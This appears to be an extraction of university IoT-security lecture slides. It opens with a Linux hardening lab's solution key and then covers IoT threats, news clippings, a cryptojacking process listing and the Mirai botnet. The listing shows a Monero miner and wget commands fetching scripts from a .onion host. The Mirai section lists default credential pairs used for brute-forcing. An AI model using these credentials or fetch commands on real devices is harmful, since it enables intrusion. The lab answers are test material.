Exercise 2 : This exercise is based on configuring firewalls. You just changed the SSH config, perhaps you could use `iptables` to limit the number of SSH connection attempts?

Exercise 3 to 4 : Look into how you define what commands can be run as root from other users on Linux. In addition, find out what SUID is and how to find programs with this permission set. Then, remove any dangerous permissions or programs that you find. Note: <https://gtfobins.github.io/> can help here.

Exercises 5 to 6 : Look into how users and their passwords are defined in Linux. Check these files. Is there anything strange that pops out, such as a shared UID?

Exercise 7 : Look into how can find exposed network ports. Perhaps services on these ports should be closed. This can be done by killing the process responsible for opening them.

Solution

- level 1: PasswordAuthentication no in the file /etc/ssh/sshd_config
- level 1.5: PubkeyAuthentication yes in the file /etc/ssh/sshd_config
- level 1.75: PermitRootLogin no in the file /etc/ssh/sshd_config
- level 2: Run the command: `iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m limit --limit 3/min -j ACCEPT`
- level 3: `sudo chmod u-s /usr/bin/find` (and the others, vim.basic and python3)
- level 4: `rm -rf /etc/sudoers.d/bitty`
- level 5: manually edit `passwd` file so that the dave user doesn't have uid 0
- level 6: `passwd dave`, although `usermod` can also be used
- level 7: Kill the process that has established the nc listener
- bonus: Remove the backdoor from the `.bashrc` file in `/home/bitty`

Sound problems – waiting for someone to fix

Manolis (Emmanouil Vasilomanolakis)

network security: IoT security

Course plan

- Lecture 1: Intro (**Manolis, Carsten**) 30.01
- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Outline


- **Introduction**
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 - MQTT
 - ZIGBEE
 - Bluetooth
 - WIFI
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- **Lab exercises**

What is the Internet of Things (IoT)?

- **Umbrella term for Internet-connected (or connectivity to other networks) (smart) devices/objects.**
- Examples include:
 - IP cameras
 - Smart appliances (fridges, washing machines, air conditioning, fans, coffee machines, smart assistants...)
 - Sensors (temperature, humidity, etc.)



Why is IoT relevant for us?



Why (IoT) security fails?

- Technology progresses too fast for cybersecurity to keep up

Drones are Quickly Becoming a Cybersecurity Nightmare



Author:
Stephen Pritchard
March 22, 2019
/ 2:33 pm

Hacked drones are breaching physical and cyberdefenses to cause disruption and steal data, experts warn.

Drones are a growing threat for law enforcement and business security officers. In the run-up to Christmas 2018, rogue drones grounded planes at London Gatwick, the UK's second-busiest airport. But, increasingly it's not just the air traffic controllers sounding the alarms over drones, it's also the cybersecurity community.

Hacker terrorizes family by hijacking baby monitor

Dec 18, 2018 · 2 min read



Why (IoT) security fails?

- Consumers just want all the new cool tech

Black Hat USA 2015: The full story of how that Jeep was hacked

Recently we wrote about the Jeep Cherokee hack incident. At Black Hat security researchers Charlie Miller and Chris Valasek finally explained, how exactly the now-famous Jeep hack happened.



'Panty Buster' sex toys can be hacked to 'remotely pleasure people without their consent', researchers claim

 Jasper Hamill Thursday 1 Feb 2018 2:38 pm



This sex toy could be unleashed on your nether regions when you're least expecting it (Credit: Vibratissimo)

A web-connected sex toy called the 'Panty Buster' could be hacked to inflict sexual pleasure on unwitting victims without their consent, security experts have alleged.

Why (IoT) security fails?

- Attackers: relentless and fast!

Malicious Actors Produce Coronavirus-Themed Malware

Some cybercriminals have been taking advantage of the Coronavirus hysteria by distributing Remcos RAT and malware payloads on targets' computers. Operating under a phishing campaign, the criminals disguise the malicious file under a PDF that promises Coronavirus safety measures.

Cybase/Yoroi ZLab initially discovered the suspicious file after it entered the company's file analysis service. Research by the security team has revealed that the executable file is an obfuscated Remcos RAT dropper that runs together with a VBS file executing the malware.

According to BleepingComputer, "The malware will also gain persistence on the infected device by adding a Startup Registry key at HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce which allows it to restart itself after the computer is restarted".

After the malware is set up, it captures the victim's keystrokes and logs them in a log.dat file in a temporary local \onedriv folder.



Scammers use bogus coronavirus email alerts to infect computers with malware

by Herb Weisbaum | Saturday, March 7th 2020



(Photo: MGN)<p>/p>



A few weeks ago, I warned you that scammers were trying to take advantage of the coronavirus by [sending out phishing email](#).

These bogus messages are made to look like they're from the Centers for Disease Control (CDC) or the World Health Organization (WHO).

The scammers hope to trick you into giving them your email login credentials.

Click on the link in the email – to supposedly get more information – and you'll land on a bogus website run by the criminals that asks for your email user name and password.

(some of) The IoT challenges

- Constrained devices?
- Authentication/authorization?
- Updates management?
- Secure communication?
- Integrity and Privacy?
- IoT companion apps security
- Availability?
- Vulnerabilities management?

Security mechanism	Effect on energy consumption
Encryption	↑15 – 30%
Channel assignment	↑10%
Power control	↑4%
All three above	↑230%

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Benefits of IoT (for the attackers)

- Huge amount of devices
- Security mostly doesn't exist
- Easy to find/infect
 - See also our lab today!
- Churn (always active)
- Hard to update/patch
 - Vendors don't care
 - Connectivity/bandwidth/energy issues
 - Users don't care



KrossX 1 year ago

"The S in IoT stands for Security, and the P for Privacy."

1 35

REPLY



The IoT security landscape

- Palo alto Networks and Unit42
- USA-located devices: IoT and medical
- March 2020
- (report in
<https://unit42.paloaltonetworks.com/iot-threat-report-2020/>)

Devices analyzed:

1,272,000

Network sessions analyzed:

73.2 billion

Device types analyzed:


8,355

The IoT security landscape: key findings

- OS support a huge problem (medical imaging devices)

- Windows XP (unsupported)
 - Windows 7 (unsupported)
 - Old Linux/Unix (unsupported)

- **98% of all IoT traffic is unencrypted**
- **57% of IoT devices are vulnerable** to medium- or high-severity attacks



Enterprise networks and IoT





Figure 1: IP phones have only 5% of all security issues

Printers and security cameras

Security cameras make up only 5% of enterprise IoT devices, but they account for 33% of all security issues. This is because many cameras are designed to be consumer-grade, focusing on simplicity of use and deployment over security.



What can an attacker do with a security camera?

In 2016, teen scammers initiated the large-scale Mirai attack, involving more than 600,000 CCTV cameras, to scan big blocks of the internet for open telnet in an attempt to log in using default passwords.


Printers account for 18% of IoT devices and 24% of security incidents. They have inherently less built-in security, and vulnerabilities in browser interfaces often make them ideal targets as entry points for launching cyberattacks.



How dangerous is a printer on the loose? They can:

- Provide access to print logs
- Open up lateral movement to other computers on the network
- Be used as part of a DDoS attack

Medical IoT devices



(example of) possible attacks

Current attacks


- DDoS: Distributed Denial of Service Attack
- DDoS extortion
- Ransom attacks
- Privacy attacks
- Pivoting attacks (video we saw before)
- Physical attacks (access control)
- Cryptojacking attacks

Futuristic (but also current) attacks

- Car hijacking
- Drone attacks
- Health devices



Attack types (from the report)



Cryptojacking attacks

- Mining bitcoins can even be life-threatening!

```
# ps -ef
UID      PID  PPID   C STIME TTY          TIME CMD
root      1    0  0 May14 ?        00:00:00 /bin/sh -c sh /entry
root      6    1  0 May14 ?        00:00:00 sh /entry
root     20    1  0 May14 ?        00:00:00 /usr/sbin/sshd
debian-+  36    1  0 May14 ?        00:03:04 /usr/bin/tor --defaults-torrc /usr/share/t
or/tor-service-defaults-torrc --hush
root     37    6  0 May14 ?        00:00:00 /bin/bash /toolbin/shodaemon
root     38    6  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet
root     39    6 33 May14 ?        1-17:44:54 /toolbin/darwin -o us-east.cryptonight-h
ub.miningpoolhub.com:20580 -u xulu.autodeploy -p x --currency monero -i 0 -c conf.txt -r
root     41    38  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet1
root     69    6  0 May14 ?        00:00:00 sleep 7d
root    561    37  0 08:21 ?        00:00:00 sleep 18353
root    641    41  0 11:43 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet1.txt -O /root/cmd1.sh -o /dev/null
root    646    38  0 11:59 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet.txt -O /root/cmd.sh -o /dev/null
```


The Mirai Botnet

Mirai (*"the future"* in Japanese) botnet

- ❑ Distributed Denial of Service (DDoS) attack traffic up to **1.x Tbps**
- ❑ Infects (IoT) devices: mostly home routers and IP cameras
- ❑ Less sophisticated than you may think

- Only 62 default user/passwords used to compromise million of devices

// root xc3511
// root vizxv
// root admin
// admin admin
// root 888888
// root xmhdipc
// root default
// root juantech
// root 123456
// root 54321
// support support
// root (none)



Botnet operation steps

1. Scan the Internet for devices
2. Bruteforce devices (62 username-password pairs)
3. Infected devices call home (send device specs to RS)
4. Botmaster talks to RS via the C&C server (e.g., through Tor)
5. Botmaster decides which bots will be infected
6. Sends malware code (wget), patches system(!)
7. Botmaster finds a target (IP + duration)
8. Bots attack target with one of 10 available attack variations such as Generic Routing Encapsulation (GRE), TCP, and HTTP flooding attacks.

The Mirai Botnet

- It's open source!?

Forum Post	Topic
LICENSE.md	Trying to Shrink Size
README.md	Fix a typo in README.n
README.md	

Mirai BotNet

Leaked Linux.Mirai Source Code for Research/Ic

Uploaded for research purposes and so we can

See "ForumPost.txt" or ForumPost.md for the p



01 Source Code for IoT Botnet 'Mirai' Released

OCT 16

